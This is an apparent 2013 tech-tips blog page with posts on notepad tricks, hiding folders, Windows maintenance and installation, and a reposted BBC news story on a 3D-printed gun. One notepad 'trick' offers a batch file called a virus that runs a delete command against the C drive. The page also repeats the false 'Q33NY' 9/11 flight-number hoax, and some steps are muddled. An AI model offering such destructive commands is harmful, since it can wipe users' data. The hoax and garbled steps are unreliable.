Top 5 super Cool Notepad Tricks- Amazing.!!

Posted by Varatha krishnan On Thursday, May 16, 2013 0 comments


In this post i will share with you guys some of the cool notepad tricks.As name suggest you don't require any program other then notepad. So lets get started.

1. World Trade Center Attack Trick

The flight number of the plane that had hit World Trade Center on (9/11) was Q33NY. Now we call this trick or a coincidence or something else but whatever it is you will be definately amazed by the this trick.

1. Open Notepad and Type “Q33N” (without quotes) in capital letters.

2. Increase the font size to 72.

3. Change the Font to Wingdings.

2. Matrix Effect Trick
In this trick i will show you to make a batch file in notepad which will act as matrix effect that you might have seen in movies.Matrix effect is basically number flashes in green color.

1. Open Noteapad and copy below code into it.

@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start

2. Now save this file as Matrix.bat (name can be anything but .bat is must)

3. Open your saved file and you will have matrix effect on your screen.

3. Creating Virus That Format C Drive
In this trick we will be creating virus in notepad using batch file programming. This virus is really simple to create yet very dangerous. opening this file we delete or format C drive of your computer.

1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y 

2. Then Save this file as virus.bat

3. Now, running this file format C Drive.

4. Making Personal Diary Using Notepad 
Here you will learn to use notepad as Digital diary or a log book to keep record of your daily work instead of using pen and paper.

1. Open Notepad and Type .LOG (in capital Letters and press enter

2. Save the program with any name and close it.

3. Open the file again. Now you can see current date and time, This will happen every time you reopen notepad

5. Dancing Keyboard Led

In this part i will show you to make interesting file using notepad which will make keyboard led to dance. basically we will be creating a visual basic script.

1. Open Notepad and copy below codes into it.

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop 

2. Then save this file as dance.vbs (name can be anything but .vbs is must)

3. Open your save file and see your keyboard led blinking like disco lights.

This tutorial is only for Educational Purposes, I did not take any responsibility of any misuse, you will be solely responsible for any misuse that you do.
READ MORE

Make Folders Invisible within 30 seconds without Using Any Software..!!!

Posted by Varatha krishnan On Wednesday, May 15, 2013 0 comments


Guys, as you can guess with this trick you can make your folders invisible without using any sophisticated software. This is a very unusual & easy trick to make your private folders invisible to others.

A folder contains two parts; an icon and a name.
So to make the folder invisible you will have to make both the icon & the name invisible.

Making The Name Invisible:
Select the folder which you want to make invisible. Press F2 key then type ALT+0160and hit enter key. You will notice that the name of the folder has become invisible. See the snapshot below.


Making The Icon Invisible:
Right click on the folder whose name you made invisible. Go to Properties, then go to the Customize tab. Then click on the Change Icon button. Select any blank icon there. Remember there will be many blank icons (see snapshot). Just choose any one. ClickOK.

Your folder is now invisible! Now only you know where the folder is located.
READ MORE

Working gun made with 3D printer fully explained.

Posted by Varatha krishnan On Saturday, May 11, 2013 0 comments

The world's first gun made with 3D printer technology has been successfully fired in the US.
The controversial group which created the firearm, Defense Distributed, plans to make the blueprints available online.
The group has spent a year trying to create the firearm, which was successfully tested on Saturday at a firing range south of Austin, Texas.
Anti-gun campaigners have criticised the project.
Europe's law enforcement agency said it was monitoring developments.
Victoria Baines, from Europol's cybercrime centre, said that at present criminals were more likely to pursue traditional routes to obtain firearms.
She added, however: "But as time goes on and as this technology becomes more user friendly and more cost effective, it is possible that some of these risks will emerge."
Defense Distributed is headed by Cody Wilson, a 25-year-old law student at the University of Texas.
Mr Wilson said: "I think a lot of people weren't expecting that this could be done."
3D-printed gun partsThe gun was assembled from separate printed components made from ABS plastic - only the firing pin was made from metal
3D printing has been hailed as the future of manufacturing.
The technology works by building up layer upon layer of material - typically plastic - to build complex solid objects.
The idea is that as the printers become cheaper, instead of buying goods from shops, consumers will instead be able to download designs and print out the items at home.
But as with all new technologies, there are risks as well as benefits.
Personal liberties
The gun was made on a 3D printer that cost $8,000 (£5,140) from the online auction site eBay.
It was assembled from separate printed components made from ABS plastic - only the firing pin was made from metal.
Mr Wilson, who describes himself as a crypto-anarchist, said his plans to make the design available were "about liberty".
He told the BBC: "There is a demand of guns - there just is. There are states all over the world that say you can't own firearms - and that's not true anymore.
"I'm seeing a world where technology says you can pretty much be able to have whatever you want. It's not up to the political players any more."
Asked if he felt any sense of responsibility about whose hands the gun might fall into, he told the BBC: "I recognise the tool might be used to harm other people - that's what the tool is - it's a gun.
"But I don't think that's a reason to not do it - or a reason not to put it out there."
Gun control
To make the gun, Mr Wilson received a manufacturing and seller's licence from the US Bureau of Alcohol, Tobacco, Firearms and Explosives (ATF).
Donna Sellers, from the ATF, told BBC News that the 3D-printed gun, as long as it was not a National Firearms Act weapon (an automatic gun, for example), was legal in the US.
She said: "[In the US] a person can manufacture a firearm for their own use. However, if they engage in the business of manufacture to sell a gun, they need a licence."
Amid America's ongoing gun debate in the wake of the shootings at Sandy Hook Elementary School in Newtown, Connecticut, US congressman Steve Israel recently called for a ban on 3D guns under the Undetectable Firearms Act.
Groups looking to tighten US gun laws have also expressed concern.
Leah Gunn Barrett, from New Yorkers Against Gun Violence, has said: "These guns could fall into the hands of people who should not have guns - criminals, people who are seriously mentally ill, people who are convicted of domestic violence, even children."
3D printing technology has already been used by some criminal organisations to create card readers - "skimmers" - that are inserted into bank machines.
Many law enforcement agencies around the world now have people dedicated to monitoring cybercrime and emerging technologies such as 3D printers.
Ms Baines from Europol said: "What we know is that technology proceeds much more quickly than we expect it to. So by getting one step ahead of the technological developments, we hope and believe we will be able to get one step ahead of the criminals as well."

source:-bbc.co.uk
READ MORE

How to remove thumbs.db on windows step by step tips.

Posted by Varatha krishnan On Wednesday, May 8, 2013 0 comments
If you are windows user and if you are using hidden and super hidden files then you have a got your image and movie files folder of thumbs.db.from which your pc wil be slowed down and you have to face many types of problem. .

.These are following step below to remove thumbs.db
STEP:11.click the start bottom and find the control panel and in
search folder option, XP

2. select the "view" tab

3.and select the show hidden files and folder
and click "do not cache thumbnals"and click apply ok.


in windows vista and windows 7 user.
1.click the start bottom and find the control panel and in

2. select the view tab.

3.check the option "always show icons, never thumbnals"
and also select show hidden files and folder

Note: You do not need to do this option to disable thumbnails.
7. Now use “Disk Cleanup” to remove all of the thumbnails from the machine.
8.windows Explorer” type in the address bar “%LocalAppData%\Microsoft\Windows.
9. Right click on the “Explorer” folder and click “Properties”.
 In the folder’s properties window select the “Security” tab and click the “Advanced” button
.%LocalAppData%\Microsoft\Windows.
10. On the “Permissions” tab click
11. Uncheck the “Include inheritable permissions from the object’s parent”.
12. Click the “Remove” button in the windowssecurity box that pops-up.
13. On the “Permissions” tab click "the “OK” button.
14. Select “Yes” for the “Windows Security” pop-up  
windows and go back to “Folder Options” in the “Control Panel”.
15. Uncheck the “Always show icons, never thumbnails”.
STEP:2.1.Go to the start menu "run" and 
2.type gpedit:MSC and ok
3.after that in which open folder "Group policy Editor" 
4. Go to just left and side option.
5.select option Configuration/Administrative Template/windows
components/windows Explorer.
6.and long list open in which find option Turn-off caching of thumbnail pictures
on double click.
7.after that click Enable and Go to apply
8.click ok.
READ MORE

Windows 8 consumer preview new hotkeys - updated post

Posted by Varatha krishnan On 0 comments
The new updated hot keys are given below.

READ MORE

How to easily install windows server 8 step by step..

Posted by Varatha krishnan On 0 comments

1. Insert the appropriate Windows Server 2008 installation media into your DVD drive.
2. Reboot the computer.


3. When prompted for an installation language and other regional options, make your selection and press Next.


4. Next, press Install Now to begin the installation process.


5. Product activation is now also identical with that found in Windows Vista. Enter yourProduct ID in the next window, and if you want to automatically activate Windows the moment the installation finishes, click Next.


If you do not have the Product ID available right now, you can leave the box empty, and click Next. You will need to provide the Product ID later, after the server installation is over. Press No.


6. Because you did not provide the correct ID, the installation process cannot determine what kind of Windows Server 2008 license you own, and therefore you will be prompted to select your correct version in the next screen, assuming you are telling the truth and will provide the correct ID to prove your selection later on.



7. If you did provide the right Product ID, select the Full version of the right Windows version you're prompted, and click Next.



8. Read and accept the license terms by clicking to select the checkbox and pressing Next.


9. In the "Which type of installation do you want?" window, click the only available option –Custom (Advanced).


10. In the "Where do you want to install Windows?", if you're installing the server on a regular IDE hard disk, click to select the first disk, usually Disk 0, and click Next.


11. The installation now begins, and you can go and have lunch. Copying the setup files from the DVD to the hard drive only takes about one minute. However, extracting and uncompressing the files takes a good deal longer. After 20 minutes, the operating system is installed. The exact time it takes to install server core depends upon your hardware specifications. Faster disks will perform much faster installs… Windows Server 2008 takes up approximately 10 GB of hard drive space.


The installation process will reboot your computer, so, if in step #10 you inserted a floppy disk (either real or virtual), make sure you remove it before going to lunch, as you'll find the server hanged without the ability to boot (you can bypass this by configuring the server to boot from a CD/DVD and then from the hard disk in the booting order on the server's BIOS)


12. Then the server reboots you'll be prompted with the new Windows Server 2008 type of login screen. Press CTRL+ALT+DEL to log in.


13. Click on Other User.

14. The default Administrator is blank, so just type Administrator and press Enter.

15. You will be prompted to change the user's password. You have no choice but to press Ok.

16. In the password changing dialog box, leave the default password blank (duh, read step #15…), and enter a new, complex, at-least-7-characters-long new password twice. A password like "topsecret" is not valid (it's not complex), but one like "T0pSecreT!" sure is. Make sure you


.


READ MORE

How to delete older messages by auto delete script on gmail- free download..!!!

Posted by Varatha krishnan On Tuesday, May 7, 2013 0 comments
The presence of Trash and the Spam folders in your Gmail Account makes to face a lots of 
problem in your mail box. Therefore now you can delete automatically your older mails from your mail box. 

To get solution  (Download)


READ MORE

How to repair Microsoft Office 2010 easily within few minutes.

Posted by Varatha krishnan On 0 comments

When you have problems with any programs installed as part of the Microsoft Office 2010, try Microsoft Office 2010 repair option and see if that resolves the issue. To repair a Microsoft Office 2010 installed on a Windows Vista, click Start menu –> Control Panel –> Click the Programs link. Then, Navigate to Programs and features and click the link. This would display the Uninstall or Change Programs window as shown below.
image
Navigate and highlight the Microsoft Office installed program such as Microsoft Office Home and Business 2010 (This depends on the Office software installed on your system). Click the Change button available at the top. This would display the following window with repair options
image
Select Repair radio option and click the Continue button. The following Configuration Progress window will be showed.
image
After completing the repairing process a confirmation window ill be displayed. This process would require a system reboot as well.
image
READ MORE

How to restore in windows 8-steps and tips

Posted by Varatha krishnan On 0 comments

System Restore isn't available for Windows RT.(Hardware & drivers)

1. Swipe in from the right edge of the screen, and then tap Search.

(If you're using a mouse, point to the upper-right corner of the screen, move the mouse pointer down, and then click Search.) Enter Recovery in the search box, tap or click Settings, and then tap or click Recovery

2. Tap or click Open System Restore, and follow the prompts.


To refresh your PC


1. Swipe in from the right edge of the screen, tap Settings, and then tap Change PC settings.
(If you're using a mouse, point to the upper-right corner of the screen, move the mouse pointer down, click Settings, and then click Change PC settings.)

2. Under PC settings, tap or click General.

3. Under Refresh your PC without affecting your files, tap or click Get started.

4. Follow the instructions on the screen.


READ MORE

Pique and shakira

Posted by Varatha krishnan On Sunday, January 27, 2013 0 comments
Guys.!! shakira and pique have become parent to a future FC barca player. :P


READ MORE